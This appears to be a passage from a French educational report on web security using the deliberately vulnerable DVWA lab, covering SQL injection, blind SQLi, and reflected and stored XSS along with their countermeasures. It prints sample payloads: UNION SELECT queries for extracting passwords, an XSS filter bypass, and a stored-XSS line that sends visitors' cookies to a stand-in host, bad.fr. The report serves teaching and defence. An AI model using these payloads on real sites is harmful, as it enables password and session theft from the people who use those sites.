


FIGURE 8 – Récupération du fichier /etc/passwd via la commande load_file :

- ☞ *Vérifier le format des données saisies et notamment la présence de caractères spéciaux,*
- ☞ *Éviter les comptes sans mot de passe,*
- ☞ *Ne pas afficher de messages d'erreur explicites affichant la requête ou une partie de la requête SQL,*
- ☞ *Supprimer les comptes utilisateurs non utilisés, notamment les comptes par défaut,*
- ☞ *Utiliser un firewall Applicatif de type mod_security*
- ☞ *Désactiver l'option Load_File.*

Sur le plan pratique, un premier niveau de protection consiste à vouloir utiliser un outil comme mysqli_real_escape_string() qui "échappe" les caractères indésirables : apostrophes, guillemets. Cette technique utilisée par DVWA - Medium level reste cependant vulnérable.

```
En effet, en utilisant l'HTTP URL Encoding, un espace devient
un %20 dans l'URL, un  "!" devient un %21, une apostrophe %27, etc.
Cela nous permet donc ici de faire passer une guillemet ou une
apostrophe de façon encodée pour ne pas qu'ils soient détectés
et échappés par la fonction mysql_real_escape_string.
```

Plus efficace est l'utilisation des "prepared statement". DVWA, level "impossible", utilise la classe PDOStatment pour préparer les requêtes et ainsi séparer le code des données.

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

9 Injection SQL aveugle

9.1 Description

Les injections SQL aveugles, ou "blind SQL" en anglais, qu'on peut nommer BSQLi en abrégé, sont des techniques utilisées lorsque le serveur n'est pas "bavard". Sur le plan du code PHP, il suffit de retirer la ligne de code suivante qui affiche dans une page html les erreurs SQL :

```
or die('<pre>' . mysql_error() . '</pre>' );
```

9.2 Exploitation

Les attaques sur DVWA - level "low", se font progressivement. Elles nécessitent beaucoup plus de requêtes sur la base de donnée, ce qui pose un problème de discrétion pour l'attaquant. Une meilleure connaissance de SQL est aussi impérative. Ainsi, une attaque BSQLi manuelle effectuée sur le User ID de DVWA, visant à déterminer le nombre de champs de la requête, en vue de faire une UNION, utilisera une injection "ORDER BY".

L'injection [' ORDER BY 1 #], sans les crochets, ne renvoie rien, par contre [' ORDER BY 3 #] affiche "Unknown column '3' in 'order clause' ".
La requête du script PHP utilise donc deux champs.

Ensuite, des injections [' UNION SELECT password, last_name FROM xxxx #] où xxxx désigne un nom de table évocant une liste d'utilisateurs ; on testera utilisateurs, users, user, etc

```
Des injections [ ' UNION SELECT password, last_name FROM users
WHERE LENGTH(password) = longeur # ] avec longueur = 1, 2, 3, ...
vont permettre, itérativement, de connaître la taille du mot de passe.

Des injections [ ' UNION SELECT password, last_name FROM users
WHERE LENGTH(password) = 8 AND SUBSTRING(password,1,1)='a' # ]
testent si le mot de passe commence par "a".
```

9.3 Contre-mesure

On le voit ce type d'attaques peut devenir rapidement fastidieuses, voire impraticables. Une approche médiane consiste à écrire des scripts en python important des modules comme httplib et urllib.

Enfin, des produits sur étagères comme Burp suite/sqlmap ou, mieux, havij permettent de s'attaquer aux niveaux "Low", "Medium" "High" de manière plus efficace. Havij est cependant un outil windows ; Sous fedora 26, on doit installer une machine virtuelle windows ; l'utilisation de wine est quant à elle souvent hasardeuse.

10 Attaques Reflected XSS (non persistante)

10.1 Description

Le Cross Site Scripting fait partie de la catégorie des attaques par injection au même titre que le SQLi décrit plus haut. Le Cross Site Scripting est désigné par l'acronyme XSS car CSS était déjà utilisé. Le terme XSS est en fait mal choisi car l'attaque ne concerne pas forcément plusieurs sites. En outre, un cracker peut entreprendre des attaques XSS en JavaScript mai aussi à l'aide d'autres langages ou sans utiliser les balises <script></script>.

Pourquoi cette dénomination ? Parce que l'un des objectifs de l'attaque est d'exécuter un script permettant de "faire traverser" des données, c'est à dire transmettre des données, to cross en anglais, depuis un site vers un autre.

Pourquoi l'attaque est-elle qualifiée de réfléchie ? Parce que l'attaque est comme réfléchie par le serveur web. La figure 9 indique que l'opération comprend 5 étapes :

1. *Envoi d'un lien piégé par mail.*
2. *La victime clique sur le lien.*
3. *Le serveur répond en envoyant la page demandée avec le code du hacker injecté dans l'URL. Si le site est vulnérable, c'est à dire si les données sont incluses telles quelles dans la page de résultat, donc sans encodage des symboles propres à HTML, le code sera interprétable par le navigateur de la victime.*
4. *Le navigateur de la victime exécute le code de la page car il est censé provenir d'un serveur de confiance.*
5. *Envoi des données de la victime vers le hacker : cookies, ...*

Pourquoi la non persistance ? Parce que le script malicieux n'est pas stocké sur le serveur web. On ne le trouvera pas dans un fichier, une base de donnée ou un message de forum. Le script malicieux ou sa référence sont transmis dans une URL. C'est cette URL qui est transmise dans le mail frauduleux. Le cracker devra connaître les adresses mail de ses victimes. Ce n'est pas le cas




FIGURE 9 – Reflected XSS

pour le stored XSS puisque tout visiteur du site piégé chargera une page avec le script enregistré sur le disque du serveur.

Parmi le conséquences possibles, on peut citer :

1. *Le vol de cookies, de session, de compte, de fichiers.*
2. *L'installation de chevaux de Troye.*
3. *Le défaçage de site.*

10.2 Exploitation

10.2.1 DVWA - Security level "Low"

Pour vérifier la vulnérabilité d'un site aux attaques XSS, il suffit de s'assurer que le html est transmis tel quel. Si on saisit par exemple totototo dans un champ de recherche du site et qu'il nous renvoie ***toto****toto, on constate que le code html est bien interprété puisque seul le 1er toto apparaît en gras. Le site est donc vulnérable.*




FIGURE 10 – Exemple d'injections html montrant la vulnérabilité de DVWA-Low :




FIGURE 11 – Exemple d'injections javascript montrant la vulnérabilité de DVWA-Low : <script>alert('coucou')</script>

10.2.2 DVWA - Security level "Medium"

Au niveau Medium, la protection utilisée utilise la fonction str_replace() qui remplace <script> par le vide.

```
$name = str_replace( '<script>', '', $_GET[ 'name' ] );
```

Cette protection est facilement contournable en injectant le code <scr<script>ipt>alert('coucou')</script> ou du code html <body onload=alert("coucou")>. Ce qui donne le même résultat que précédemment illustré par la figure 11).

10.3 Contre-mesure

Côté client, pour se prémunir des injections XSS, il est possible de configurer le navigateur de manière à empêcher l'exécution des langages de scripts mais de nombreux sites dynamiques ne pourront pas fonctionner correctement. C'est donc bien la vulnérabilité du serveur web qu'il faut corriger. Du côté serveur, on peut appliquer les principes suivants :

- ☞ *Encoder les données utilisateurs affichées en remplaçant les caractères spéciaux par leurs équivalents HTML. En PHP, utiliser les fonctions htmlentities() ou htmlspecialchars().*
- ☞ *Installer un pare-feux applicatif capable de filtrer les flux HTTP afin de détecter les requêtes suspectes.*

11 Stored XSS (persistante)

11.1 Description

Dans ce type d'attaque avec persistance, les données fournies par l'utilisateur sont enregistrées sur le serveur pour ensuite être réaffichées sans que les caractères spéciaux HTML aient été encodés. Ce type de site web sont dits vulnérables aux attaques XSS. On parle improprement de faille XSS en confondant l'attaque et la vulnérabilité. Une seule injection permet d'atteindre un grand nombre de victimes sans avoir à recourir à l'ingénierie sociale. Il est donc primordial que toutes les données reçues par l'application web soient encodées.

Exemple de stored XSS : *Un cracker écrit un post sur le blog d'un site vulnérable, le contenu ci-dessous :*

```
blablabla. <script>location.href='http://bad.fr/?cookie='+document.cookie</script>
```

L'attaquant récupèrera les valeurs des cookies de tous les futurs lecteurs de son poste. La figure 12 illustre ce principe dans le cas général.




FIGURE 12 – Attaque Stored XSS

11.2 Exploitation

11.3 Contre-mesure

Les contre-mesures sont les mêmes que celles du reflected XSS puisque la faille est la même. Ce n'est que la méthode d'exploitation qui diffère.

12 Conclusion et perspectives

Nous sommes arrivés au terme de ce voyage dans le monde de la sécurité web au travers de l'étude de DVWA mais nous n'avons fait qu'égratiner le sommet de la partie émergée de l'iceberg. On retiendra cependant les 3 types d'attaques les plus dangereuses : ***les injections, l'authentification et le XSS*** *et deux principes généraux : toujours* ***filtrer les saisies des utilisateurs****, par exemple en utilisant les expressions rationnelles ou une API et penser à* ***configurer le serveur web utilisé*** *notamment pour qu'il soit le moins bavard possible et qu'il ne donne pas accès à des répertoires sensibles.*

De façon plus générale, que ce soit dans le cadre du développement web ou dans tout autre langage, les techniques de programmation sécurisée et la veille technologique sont devenues primordiales dans un monde essentiellement connecté et en évolution rapide. Une maîtrise complète de toutes les techniques reste cependant théorique. C'est pourquoi, il est préférable d'utiliser des API, bibliothèques et framework web éprouvés et patchés.

Bibliographie

[ACI15] *ACISSI.* Sécurité informatique - Ethical Hacking. *ENI Editions, 2015.* http://www.acissi.net/.

[Dor15] *Mickael Dorigny.* Blog sur la sécurité de l'information et le pentest. *2015.* https://www.information-security.fr/.

[Fra14] *Mickael Franc.* blog OWASP - Cross-Site Scripting. *10 février 2014.* http://blog.clever-age.com/fr/2014/02/10/owasp-xss-cross-site-scripting/.

[GA10] *Philippe Oechslin Gildas Avoine, Pascal Junod.* Sécurité informatique 2ème édition. *Vuibert, 2010.*

Damn Vulnerable Web App (DVWA) est un site web vulnérable. Il permet aux professionnels de la sécurité de tester leurs compétences et leurs outils sans enfreindre la loi et aux developpeurs web de mieux comprendre les principes de sécurisation web. C'est aussi un outil pédagogique pour les enseignants et les étudiants. C'est dans cet esprit que ce rapport a été rédigé.